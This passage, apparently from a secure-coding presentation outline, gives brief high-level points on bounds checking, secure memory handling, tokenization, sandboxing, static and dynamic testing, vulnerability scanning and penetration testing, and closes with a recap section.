1. Bounds Checking: Ensuring that memory operations stay within allocated memory regions to prevent buffer overflows.

2. Secure Allocation and Deallocation: Using secure memory allocation and deallocation techniques, such as freeing memory immediately after use and clearing sensitive data from memory.

## Topic 16: Tokenizing

- Secure tokenization techniques: Tokenization involves replacing sensitive data with unique tokens to protect the original data from unauthorized access. Secure tokenization techniques help prevent data breaches and protect sensitive information.

### **Best practices for secure token handling include:**

1. Strong Token Generation: Generating tokens using secure random number generators and employing encryption or hashing techniques to protect their integrity.
2. Token Lifecycle Management: Implementing secure token storage, transmission, and revocation mechanisms.

## Topic 17: Sandboxing

- Using sandboxes for secure coding: Sandboxing involves isolating code execution environments to restrict the potential impact of vulnerabilities or malicious code. Sandboxing provides an additional layer of defense, limiting the access and capabilities of code execution.

### **Benefits and limitations of sandboxing include:**

1. Isolation: Sandboxing provides isolation between the application and the underlying system, preventing unauthorized access or modifications to critical resources.
2. Limitations: While sandboxes offer increased security, they are not foolproof and may have limitations depending on the specific implementation and capabilities of the sandboxing technology.

## Topic 18: Static and Dynamic Testing

- Importance of static and dynamic testing: Static and dynamic testing techniques help identify security vulnerabilities in an application's code and behavior. Static testing involves analyzing the source code or binary without executing it, while dynamic testing involves evaluating the application's behavior during runtime.

### **Techniques for effective secure code testing include:**

1. Static Analysis: Using static analysis tools to identify coding errors, security vulnerabilities, or potential weaknesses in the codebase.
2. Dynamic Analysis: Conducting dynamic analysis, including penetration testing and vulnerability scanning, to evaluate the application's behavior and detect vulnerabilities in real-time.

# Topic 19: Vulnerability Scanning and Penetration Testing

- Overview of vulnerability scanning and penetration testing: Vulnerability scanning and penetration testing are proactive security assessment techniques. Vulnerability scanning involves scanning the application or system for known vulnerabilities, while penetration testing simulates real-world attacks to identify vulnerabilities and potential security weaknesses.

## **Benefits of regular security assessments include:**

1. Identification of Vulnerabilities: Assessments help identify security vulnerabilities before they are exploited by malicious actors, enabling timely remediation.
2. Risk Mitigation: Assessments allow for the implementation of appropriate security controls and measures to mitigate identified risks.

# Topic 20: Conclusion

- Recap of key points: Summarize the key points discussed throughout the presentation, emphasizing the importance of secure coding practices and the significance of the OWASP Top 10.

- Importance of incorporating secure coding practices: Highlight the significance of integrating secure coding practices into the development process to build robust and resilient applications.
- Encouragement for further learning and implementation: Encourage the audience to continue learning about secure coding practices and to implement them in their development projects to enhance application security.

